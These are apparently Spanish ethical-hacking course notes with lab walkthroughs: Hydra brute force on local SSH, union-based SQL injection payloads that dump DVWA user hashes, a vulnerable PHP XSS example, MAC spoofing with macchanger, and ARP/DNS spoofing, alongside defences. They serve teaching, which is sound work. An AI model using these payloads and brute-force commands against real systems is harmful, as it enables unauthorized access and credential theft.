Se basa en conseguir un para Usuario/Contraseña probando gran cantidad de combinaciones hasta conseguir el correcto

Introducción

- Ataques de fuerza bruta
- Sistemas de autenticacion:
 - Usuario y Contraseña
- Herramientas que prueban combinaciones automaticamente

Tipos de fuerza bruta

Fuerza bruta

- Efectivo pero costoso
- combinacion de todos los caracteres posibles

```
aaaaa
aaaab
aaaac
...
zzzzx
zzzzy
zzzzz
```

Diccionario

• Fichero con posibles contrasenyas (Wordlist)

• Prueba cada palabra

pass cumpleaños rex ... baloncesto Jose1990 test

Herramientas

Medusa

Software para atacar a nivel de fuerza bruta basándonos en diccionarios de palabras.

Ncrack

Sintaxis similar a la de Nmap y permite auditorías sobre múltiles hosts

Crunch

Construcción de palabras de longitud mínima y máxima de 6 caracteres ("xyz123")

crunch 6 6 xyz123

Hydra

Ataque por fuerza bruta a un RDP con el usuario "admin" contraseñas en "pass.txt"

hydra -l admin -P pass.txt <IP> rdp

LABORATORIO

Atacar servidor ssh LOCALHOST

Iniciamos el servicio SSH en el servidor local

El usuario de prueba sera "ssh" y con una contraseña de 3 numeros

Con "crunch" generamos un diccionaro desde el 000 hasta el 999 y lo almacenamos en un documento llamado "pass.txt" que usaremos mas adelante.

```
> crunch 3 3 0123456789 > pass.txt
Crunch will now generate the following amount of data: 4000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 1000
```

Escaneamos la maquina victima con nmap para obtener los servicios

```
> nmap -Pn 127.0.0.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-08 13:18 CEST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000082s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
443/tcp open https
Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```

con la Herramienta "Hydra" intentaremos "brute forcear" la contraseña del usuario "ssh" de nuestro sistema.

```
[ATTEMPT] target 127.0.0.1 - login "ssh" - pass "366" - 367 of 1000 [child 0] (0 /0)

[ATTEMPT] target 127.0.0.1 - login "ssh" - pass "367" - 368 of 1000 [child 10] ( 0/0)

[22][ssh] host: 127.0.0.1 login: ssh password: 365

[STATUS] attack finished for 127.0.0.1 (valid pair found)

1 of 1 target successfully completed, 1 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-05-08 12:49: 58
```


2. SQL Injection

Es un metodo de infiltración de código, ante falta de validacion de campos, en operaciones sobre bases de datos

Bases de datos

- Serie de datos organizados relacionados entre sí
- Objetivo: explotarlos por los usuarios o la empresa / organización
- Componentes: Hardware, Software y Datos

Bases de datos SQL



Consultas SQL

- Crear tabla: CREATE TABLE 'opweb' (...)
- Insertar información: insert into opweb (field1,field2) values (data1,data2)
- Conslutas: select * from opweb group_by field1
- Especificando campos: select field1,field2 from opweb
- Filtrando valores: select * from opweb where field1 > value
- Combinar resultados: select ... UNION select ...

Introduccion a SQL injection

- Consite en inyectar codigo malicioso en aplicaciones web
- una persona no autorizada busca tener acceso a la información
- posibles objetivos: usuarios y contraseñas

Funcinamiento

Posible vector de ataque: formularios de login

Envío de esta información a una sentencia sql

```
sql = SELECT * FROM usuarios WHERE usuario = '$usuario' and password = '$pass';
```

Si no se toman las medidas necesarias, podria aceptar logica en sus campos:

```
sql = SELECT * FROM usuarios WHERE usuario ='opweb' and password = '1234' or '1'='1';
```

BBDD y funciones de información

Devuelven informacion de la base de datos:

- Devuelve una cadena con la versión del servidor MySQL: VERSION()
- Devuelve el nombre de la base de datos: DATABASE()
- Nombre de usuario y host: USER()

INFORMATION_SCHEMA

Base de daros que almacena información acerca del resto de bases de datos que mantiene el servidor MySQL.

Formada por tablas de información como:

- TABLES: Información de las tablas de la bbdd
- COLUMNS: Inf. De las columnas en tablas
- STATISTICS: Inf. De los índices de las tablas
- USER_PRIVILEGES: Permisos globales

LABORATORIO

Nos descargamos el proyecto DVWA(Damn vulnerable web aplication) desde con los soguientes comandos:

cd Downloads
wget https://github.com/ethicalhack3r/DVWA/archive/master.zip
unzip master.zip
mv DVWA-master dvwa
cp -r dvwa /var/www/html/
service mysql start
mysql -u root -p
create database dvwa;
exit
nano /var/www/html/dvwa/config/config.inc.php
Eliminar la contraseña de mysql
service apache2 restart

"Debemos crear una base de datos en mysql llamada dvwa"

Accedemos a http://localhost/dvwa



assword		


Usuario: admin

Contraseña: password

una vez dentro nos dirigimos a la pestaña de "Setup / Reset DB" y clicamos en "Create / Reset Database"

Home	Database Setup 📏
Instructions	Click on the 'Create / Reset Database' button below to create or re
Setup / Reset DB	If you get an error make sure you have the correct user credentials /config.inc.php
Brute Force	If the database already exists, it will be cleared and the data will You can also use this to reset the administrator credentials ("admi
Command Injection	
CSRF	Setup Check
File Inclusion	
File Upload	Web Server SERVER_NAME: localhost
Insecure CAPTCHA	Operating system: *nix
SQL Injection	PHP version: 8.2.4
SQL Injection (Blind)	PHP function display_errors: Disabled PHP function safe mode: Disabled
	PHP function allow_url_include: Disabled
Weak Session IDs	PHP function allow_url_fopen: Enabled
XSS (DOM)	PHP function magic_quotes_gpc: Disabled PHP module gd: Installed
XSS (Reflected)	PHP module mysql: Installed
	PHP module pdo_mysql: Installed
XSS (Stored)	Packand database: MySOL/MariaDB
CSP Bypass	Backend database: MySQL/MariaDB Database username: root
JavaScript	Database password: ******
	Database database: dvwa
Authorisation Bypass	Database host: 127.0.0.1 Database port: 3306
Open HTTP Redirect	
	reCAPTCHA key: Missing
DVWA Security	[User: www-data] Writable folder /var/www/html/dvwa/hackable/up
PHP Info	
About	[User: www-data] Writable folder /var/www/html/dvwa/config: Yes Status in red, indicate there will be an issue when trying to comple
Logout	If you see disabled on either allow_url_fopen or allow_url_include, Apache.
	allow_url_fopen = On allow_url_include = On
	These are only required for the file inclusion labs so unless you wa
	Create / Reset Database

El siguiente paso sera cambiar la dificultad, ya que es un laboratorio introductorio, para ello vamos a la pestaña DVWA Security y seleccionamos "low"



ahora ya podemos ir a la pestaña "SQL Injection" y podremos empezar a probar:




si introducimos un numero nos devuelve el usuario con ese ID:

ID: 1 First name: admin Surname: admin User ID: User ID: User ID: ID: 4 First name: Hack Surname: Me ID: 4 First name: Pablo Surname: Picasso	User ID: Submit	User ID: Submit
ID: 3 First name: Hack ID: 4 First name: Pablo	First name: admin	First name: Gordon
First name: Hack First name: Pablo		
	First name: Hack	First name: Pablo
	ID: 5 First name: Bob Surname: Smith	

Que pasaria si introducimos una comilla despues del numero?

```
O localhost/dvwa/vulnerabilities/sqli/?id=1'&Submit=Submit#
OCS Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Compartit - Google Drive OSBoxes - Virtual Mac...
```

nos da un "Internal server error", y si probamos añadiendo una logica después?



al parecer nos interpreta la logica que le introducimos podemos usarlo a nuestro favor para inyectar codigo SQL que nos de datos acerca de la base de datos en uso:

Probamos con:

2' and 1=1 union select 1, version()-- -

```
User ID: Submit

ID: 2' and 1=1 union select 1,version() #
First name: Gordon
Surname: Brown

ID: 2' and 1=1 union select 1,version() #
First name: 1
Surname: 1
Surname: 10.11.2-MariaDB-1
```

Si probamos con el siguiente comando deberia darnos la base de datos que esta usando:

2' and 1=1 union select 1, database()--
User ID:

ID: 2' and 1=1 union select 1, database()-First name: Gordon
Surname: Brown

ID: 2' and 1=1 union select 1, database()-First name: 1
Surname: dvwa

Ahora que sabemos la base de datos que esta en uso podemos profundicar e intentar ver las tablas que hay en la misma:

2' and 1=1 union select 1, table_name from information_schema.tables-- -

```
User ID: tion schema.tables-- - | Submit
 ID: 2' and 1=1 union select 1,table_name from information_schema.tables-- -
 First name: Gordon
 Surname: Brown
 ID: 2' and 1=1 union select 1,table_name from information_schema.tables-- -
 First name: 1
 Surname: ALL_PLUGINS
 ID: 2' and 1=1 union select 1,table_name from information_schema.tables-- -
 First name: 1
 Surname: APPLICABLE_ROLES
 ID: 2' and 1=1 union select 1,table_name from information_schema.tables-- -
 First name: 1
 Surname: CHARACTER_SETS
 ID: 2' and 1=1 union select 1,table_name from information_schema.tables-- -
 First name: 1
 Surname: CHECK_CONSTRAINTS
 ID: 2' and 1=1 union select 1,table_name from information_schema.tables-- -
 First name: 1
 Surname: COLLATIONS
 ID: 2' and 1=1 union select 1,table_name from information_schema.tables-- -
 First name: 1
 Surname: COLLATION_CHARACTER_SET_APPLICABILITY
 ID: 2' and 1=1 union select 1,table_name from information_schema.tables-- -
 First name: 1
 Surname: COLUMNS
 ID: 2' and 1=1 union select 1,table_name from information_schema.tables-- -
 First name: 1
 Surname: COLUMN_PRIVILEGES
TD: 2' and 1=1 union select 1 table name from information schema tables...
```

Como podemos observar nos devuelve un monton de columnas ya que no hemos filtrado la query, con el siguiente codigo filtramos para la base de datos que nos interesa:

2' and 1=1 union select 1,table_name from information_schema.tables where table_schema!='mysql' and table_schema!='information_schema' and table_schema!='performance_schema'---

```
User ID: 2' and 1=1 union select 1,table_name from information_schema.tables where table_First name: Gordon
Surname: Brown

ID: 2' and 1=1 union select 1,table_name from information_schema.tables where table_First name: 1
Surname: guestbook

ID: 2' and 1=1 union select 1,table_name from information_schema.tables where table_First name: 1
Surname: users
```

Vemos que hay una tabla llamada "users" donde puede haber informacion util para nuestro interes, accedemos a ella con el siguiente codigo:

2' and 1=1 union select 1,column_name from information_schema.columns where table_name='users'---

```
User ID:
                          Submit
ID: 2' and 1=1 union select 1,column_name from information_schema.columns where tabl
First name: Gordon
Surname: Brown
ID: 2' and 1=1 union select 1,column_name from information_schema.columns where tabl
First name: 1
Surname: user_id
ID: 2' and 1=1 union select 1,column_name from information_schema.columns where tabl
First name: 1
Surname: first_name
ID: 2' and 1=1 union select 1,column_name from information_schema.columns where tabl
First name: 1
Surname: last_name
ID: 2' and 1=1 union select 1,column_name from information_schema.columns where tabl
First name: 1
Surname: user
ID: 2' and 1=1 union select 1,column_name from information_schema.columns where tabl
First name: 1
Surname: password
ID: 2' and 1=1 union select 1,column_name from information_schema.columns where tabl
First name: 1
Surname: avatar
ID: 2' and 1=1 union select 1,column_name from information_schema.columns where tabl
First name: 1
Surname: last_login
ID: 2' and 1=1 union select 1,column_name from information_schema.columns where tabl
First name: 1
Surname: failed_login
ID: 2' and 1=1 union select 1,column_name from information_schema.columns where tabl
First name: 1
Surname: CURRENT_CONNECTIONS
ID: 2' and 1=1 union select 1,column_name from information_schema.columns where tabl
First name: 1
Surname: TOTAL_CONNECTIONS
```

vemos dos columnas potenciales, user y password, mediante un "concat()" podemos hacer que se nos muestren de forma concatenada con el siguiente codigo:

2' and 1=1 union select 1,concat(first_name,0x0a,password) from users---

```
User ID:
                          Submit
ID: 2' and 1=1 union select 1,concat(first_name,0x0a,password) from users---
First name: Gordon
ID: 2' and 1=1 union select 1,concat(first_name,0x0a,password) from users-- -
First name: 1
Surname: admin
5f4dcc3b5aa765d61d8327deb882cf99
ID: 2' and 1=1 union select 1,concat(first_name,0x0a,password) from users---
First name: 1
Surname: Gordon
e99a18c428cb38d5f260853678922e03
ID: 2' and 1=1 union select 1,concat(first_name,0x0a,password) from users---
First name: 1
Surname: Hack
8d3533d75ae2c3966d7e0d4fcc69216b
ID: 2' and 1=1 union select 1,concat(first_name,0x0a,password) from users-- -
First name: 1
Surname: Pablo
0d107d09f5bbe40cade3de5c71e9e9b7
ID: 2' and 1=1 union select 1,concat(first_name,0x0a,password) from users---
First name: 1
Surname: Bob
5f4dcc3b5aa765d61d8327deb882cf99
```

como observamos hemos obtenido el usuario y la contraseña en formato md5, para obtenerla en texto claro sera necesario crackearla, podemos usar el programa JohnTheRipper de forma offline o algun programa online.

```
✓ Encontrado:

0d107d09f5bbe40cade3de5c71e9e9b7:letmein:MD5PLAIN

5f4dcc3b5aa765d61d8327deb882cf99:password:MD5

e99a18c428cb38d5f260853678922e03:abc123:MD5PLAIN
```

3. XSS (Cross Site Scripting)

Introducción

XSS es un vector de ataque usado para robar:

- Información sensible
- Secuestrar sesiones de usuarios
- Subyugar en la integridad de la empresa

Tipos de XSS:

- Directa
- Reflejada

XSS Directa

- Tambien conocida como persistente
- Difícil de encontrarse en documentos
- Con este método, siempre que alguien entre en la ruta donde se ha inyectado el código se ejecutará en su navegador
- Defacement <div>

XSS Indirecta

- También conocida como reflejada
- Más fácil de encontrar
- Código inyectado a través de formularios, URL, programas en Flash o incluso vídeos
- Complicado teber éxito ya que hay que conseguir que alguien entre en el enlace malicioso
- ¿Ingenieria social?

1r Ejemplo de formulario

```
<HTML>
  <HEAD><TITLE>XSS EJEMP1
<BODY>
  <FORM METHOD="get" ACTION="xss.php">
       <INPUT TYPE="text" NAME="vuln">
       <INPUT TYPE="submit" VALUE="enviar">
       </FORM>
  </BODY>
  </HTML>
```


```
<?php

$var = $_GET["vuln"];


echo "Has escrito: ".$var;

?>
```

20 Ejemplo de formulario (insertado en caja)



3r Ejemplo de formulario (a través de URL)



4. Robo de sesiones (cookies)

- Almacenamiento temporal que usan páginas de internet
- Enviadas por la página web y alamcenadas por los navegadores del cliente
- Actuan sobre los usuarios:
 - Los identifican y diferencian
 - o Preferencias personales
 - Actividad realizada

Prevención

Primera regla: No confiar nunca en los datosobtenidos de usuarios o fuentes externas

Saneando datos: Manioular para quedarse con lo que interesa, Sanear HTML: script_tags()

Escapando datos: Evita que el navegador lo ejecute y evalúe código:htmlspecialchars();

Ataques a nivel de red

Visión de los componentes más comunes dentro de las redes TCP/IP, servicios y funcionalidades




1. Introduccion

- Reconocer los diferents niveles de la arquitectura TCP/IP y su funcionalidad en la comunicación de datos
- Conocer el esquema de direccionamiento empleado por el protocolo IP
- Software para captura de paquetes y análisis de los mismos

2. Arquitectura de red TCP/IP

Modelo TCP/IP



Capa física y enlace (N1 & N2)

- Debe conectar el host a la red mediante un protocolo que permita enviar paquetes IP
- Protocolos Ethernet, RDSI, 802.11... a través de cable, fibra óptica, aire (wifi)
- Identificado mediante una MAC (Media Access Control)

Capa de red (N3)

- Debe encaminar los paquetes para que lleguen a su destino
- Las rutas pueden variar y por lo tanto desordenarse, Ordenarlo será tarea de las capas superiores
- Protocolo IP encargado de identificar a nivel de red a cada equipo


Capa de transporte (N4)

- Permite la comunicación extremo a extremo en red. Dos protocolos fundamentales:
 - TCP: Servicio fiable con paquetes ordenados y sin errores. Controla el flujo entre hosts
 - UDP: no fiable, no orientado a conexión y no controla errores ni flujo.
 Rápido para aplicaciones de video/audio o juegos

Capa de aplicación (N5)

- Contiene los protocolos de alto nivel utilizados para ofrecer servicios a los usuarios
- Se abstraen de la comunicación entre hosts que ocurre en capas inferiores
- Ejemplos: Telnet, FTP, SMPT


Resumen



3. Interconexión de redes

Dispositivos de interconexión

- Repetidor: Amplifica la señal para retrasnimitirla
- Hub: Interconexión de hosts sin inteligencia
- Switch interconexión de hosts en red que trabaja hasta capa 2
- Router: trabaja a nivel de red por lo que se usa para interconectar redes. Realizan la función te encaminamiento pudiendo elegir la ruta más eficiente




4. Protocolo ARP

- El driver de la tarjeta de red no se preocupa de la dirección IP de destino, Determina el destino a través de la dirección MAC
- ARP: protocoloa a nivel de enlace que mantiene una relación MAC:IP destino

Una vez que ya sabe la MAC para encaminar ese paquete hacia su destino ya puede enviarlo

5. Enrutamiento IP

- IP privada vs IP púiblicas
 10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16, 169.254.0.0/16
- Ipv4 vs Ipv6
 4.294.967.196 || 79.228.162.514.264.337.593.543.950.336
- Asiganción de Ips en una red mediante DHCP



MAC flooding

1. Introducción


- Tablas MAC de tamaño limitado
- Switc relaciona MAC:Puerto
- Tabla MAC llena ¿Por donde lo envía? "Broadcast"

2. Switch y ataque

Funcinoamiento Switch

 Crea una tabla con las relaciones


N°	MAC	Puerto
1	MAC 1	10
2	MAC 2	22
3	MAC 3	26



MAC flooding

· Tabla llena

N°	MAC	Puerto
•••	***	•••
7998	MAC 7998	26
7999	MAC 7999	26
8000	MAC*8000	26



Cosnecuencia

- Envío a difusion
- Posibilidad de escuchar tráfico




MAC Spoofing

Consiste en suplantar la MAC de un dispositivo dentro de una red para distintos fines

1. Introducción

- Switch relacionan <MAC:Puerto>
- Cambio de MAC para modificar las rutas del switch
- Denegación de servicio (DOS)
 - Imposibilita el acceso a servicios/recursos para no poder usarlos de forma legítima
 - Daña le reputación e impide el desarrollo normal de las actividades de la empresa



2. MAC Spoofing

Funcionamiento switch

Si entra la misma MAC pr un puerto distinto se actualizará la tabla a dicho puerto

N°	MAC	Puerto		N°	MAC	Puerto
1	MAC 1	10	Cambio	1	MAC 1	10
2	MAC 2	22	de puerto	2	MAC 2	12
3	MAC 3	26		3	MAC 3	26

3. Laboratorio

Servidor MiniWeb 10.10.10.2 Cliente 10.10.10.3 Atacante 10.10.10.11

Gracias al MAC Flooding se puede conocer la MAC del servidor


Herramienta: macchanger de Kali

macchanger -m 00:22:2D:C0:7D:E9 eth0

MAC	Puerto	Cambio de puerto tras un ping (legítimo al del	MAC	Puerto
MAC Server	10	atacante)	MAC Server	20

El cliente ha perdido acceso la conexión al servidor





4. Prevención

Fijando las MACs a su puerto correspondiente

port-security 10 mac-address 00:22:2D:C0:7D:E1 lenmode static

port-security 1 mac-address 00:22:2D:C0:7D:E9 lenmode static

port-security 20 mac-address 00:13:F7:0F:BA:90 len-

MITM (Man In The Middle)

Consiste en capturar informacion intercambiada entre servidor y cliente ilegitimamente

1. Introducción

mode static


- Man in the middle captura y reenvia la comunicación de forma transparente
- Uso de ARP Spoofing para la realización del ataque

2. ARP Protocol


- Su objetivo es conocer la MAC de una IP correspondiente
- Tabla "Cache ARP" para almacenarlas

INTERNET ADDRESS	PHYSICAL ADDRESS	
192.168.1.1	00-1B-57-C1-6E-B4	
192.168.1.255	FF-FF-FF-FF	
192.168.1.25	00-11-43-DE-91-15	
	•••	


ARP Request




ARP Reply



3. ARP Spoofing



Envenenamiento ARP



4. DHPC-SNOOPING

Para protegerse de este ataque se usará DHCP-snooping que asocia "interfaz-MAC-IP-vlan"

- Con ARP-protect contrastará los arp de escucha con la tabla y rl conmutadir se encargará de autorizar o bloquear tráfico
- Se configura el rango de direcciones para asignar las IPs
- Una vez tienen las Ips, se activará la protección


DNS Spoofing

Consiste en crear falsas tramas para envenenar las consultas DNS


1. Intorducción

Stema de Nombre de Dominio: Resuelve nombres en las redes para conocer la direccción IP de la máquina dodne se aloja el dominio al que se quiere acceder.

~> ping openwebinars.net
PING openwebinars.net (198.211.118.94): 56 data bytes
64 bytes from 198.211.118.94: icmp_seq=0 ttl=54 time=809.902 ms
64 bytes from 198.211.118.94: icmp_seq=1 ttl=54 time=40.720 ms



2. DNS Spoofing



3. Suplantación web

Robo de credenciales

¿Suficiente con el arp spoofing?

Man In The Middle puede ver toa la información pero no sera legible si esta cifrada (HTTPS)

Vulneravilidades y Metasploit

